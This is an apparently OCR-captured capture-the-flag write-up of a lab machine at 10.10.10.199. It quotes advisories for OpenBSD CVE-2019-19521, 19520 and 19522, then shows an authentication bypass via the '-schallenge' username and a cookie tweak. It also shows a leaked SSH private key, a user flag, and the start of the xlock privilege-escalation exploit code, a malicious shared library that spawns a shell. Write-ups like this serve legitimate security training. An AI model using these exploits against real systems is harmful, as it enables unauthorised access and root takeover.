
```
================================================================================
1. CVE-2019-19521: Authentication bypass
================================================================================

We discovered an authentication-bypass vulnerability in OpenBSD's
authentication system: this vulnerability is remotely exploitable in
smtpd, ldapd, and radiusd, but its real-world impact should be studied
on a case-by-case basis. For example, sshd is not exploitable thanks to
its defense-in-depth mechanisms.


================================================================================
1.1. Analysis
================================================================================
```

now's my idea connecting the enum result
/*
-the index.php login page seems to have connection to the auth.php
-auth.php shows that it used check_auth binary to check for user authentication (which probably the same thing the index.php login page used)
-the check_auth shared object binary shows that it call the function auth_userokay() which is one of the openBSD authentication library
-then after googleFU, found the CVE authentication bypass for openBSD authentication which specify ‘-schallenge’ in username


-assume the command pass will be like this

check_auth ‘-schallenge’ ‘anything’
*/

testing out the CVE vuln



successfully bypass login
//so the login page is vulnerable to CVE-2019-19521: Authentication bypass



OpenSSH key not found for user -schallenge


Back to login page

ideas again
/*

so it seems like basically the check_auth works as
1) authenticate user with auth_userokay() <OpenBSD Authentication method>
2) check the password with match with the input password
3) get openSSH key for specific user

from above enum we found “jenniferopenkeys.htb” in check_auth.swp so i assume the user is “jennifer”
*/

add the cookie “username:jennifer” and relogin with the CVE method
//gotten jennifer openSSH keys
//i guess the cookie > “username” is the CTF part of this machine
//we can just assume it like the auth.php since it also get the username from the session, so we can assume it get from the cookie for sshkey.php too


10.10.10.199/sshkey.php


OpenSSH key for user jennifer

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAo4LwXsnKH6jzcmIKSlePCo/2YWklHnGn50YeINLm7LqVMDJJnbNx
OI6lTsb9qpn0zhehBS2RCx/i6YNWpmBBPCy6s2CxsYSiRd3S7NftPNKanTTQFKfOpEn7rG
nag+n7Ke+iZ1U/FEw4yNwHrrEI2pklGagQjnZgZUADzxVArjN5RsAPYE50mpVB7JO8E7DR
PWCfMNZYd7uIFBVRrQKqM/n087fUyEyFZGibq8BRLNNwUYidkJOmqKSFoSOa9+6B0ou5oU
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpO
PHPSESS...	3qsk5m4p0m0...	10.10.10.199	/	Tue, 28 Jul 2020 06...	35	false
username	jennifer	10.10.10.199	/	Wed, 29 Jul 2020 0...	16	false


username: "jennife
Created: "Tue, 28
Domain: "10.10.1
Expires / Max-Ag
HostOnly: true
HttpOnly: false

login into jennifer ssh with the private key found



```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ ssh -i jennifer_id_rsa jennifer@10.10.10.199
Last login: Tue Jul 28 06:08:47 2020 from 10.10.14.31
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$
```

user flag




```
drwxr-xr-x  2 jennifer  jennifer   512 Jul 28
-rw-r-----  1 jennifer  jennifer    33 Jan 14
openkeys$ cat user.txt
36ab21239a15c537bde90626891d2b10
openkeys$
```


Post Exploitation

Privilege Escalation

jennifer
=====
did some research again on the previous CVE link



```
==============================================================================
2. CVE-2019-19520: Local privilege escalation via xlock
==============================================================================

On OpenBSD, /usr/X11R6/bin/xlock is installed by default and is
set-group-ID "auth", not set-user-ID; the following check is therefore
incomplete and should use issetugid() instead:

------------------------------------------------------------------------------
_X_HIDDEN void *
driOpenDriver(const char *driverName)
{
...
   if (geteuid() == getuid()) {
      /* don't allow setuid apps to use LIBGL_DRIVERS_PATH */
      libPaths = getenv("LIBGL_DRIVERS_PATH");
------------------------------------------------------------------------------

A local attacker can exploit this vulnerability and dlopen() their own
driver to obtain the privileges of the group "auth":

------------------------------------------------------------------------------
$ id
uid=32767(nobody) gid=32767(nobody) groups=32767(nobody)
```




```
==============================================================================
3. CVE-2019-19522: Local privilege escalation via S/Key and YubiKey
==============================================================================

If the S/Key or YubiKey authentication type is enabled (they are both
installed by default but disabled), then a local attacker can exploit
the privileges of the group "auth" to obtain the full privileges of the
user "root" (because login_skey and login_yubikey do not verify that the
files in /etc/skey and /var/db/yubikey belong to the correct user, and
these directories are both writable by the group "auth").

(Note: to obtain the privileges of the group "auth", a local attacker
can first exploit CVE-2019-19520 in xlock.)

If S/Key is enabled (via skeyinit -E), a local attacker with "auth"
privileges can add an S/Key entry (a file in /etc/skey) for the user
"root" (if this file already exists, the attacker cannot simply remove
or rename it, because /etc/skey is sticky; a simple workaround exists,
and is left as an exercise for the interested reader):

------------------------------------------------------------------------------
$ id
uid=32767(nobody) gid=11(auth) groups=32767(nobody)
```

idea
//so it seems like i need to get myself into auth group first then add my own S/Key or YubiKey to escalate to root


CVE-2019-19520: LPE via xlock

//add the code to victim machine



```
openkeys$ cat > swrast.c
#include <paths.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) _init (void) {
    gid_t rgid, egid, sgid;
    if (getresgid(&rgid, &egid, &sgid) != 0) _exit(__LINE__);
    if (setresgid(sgid, sgid, sgid) != 0) _exit(__LINE__);

    char * const argv[] = { _PATH_KSHELL, NULL };
    execve(argv[0], argv, NULL);
    _exit(__LINE__);
}
```

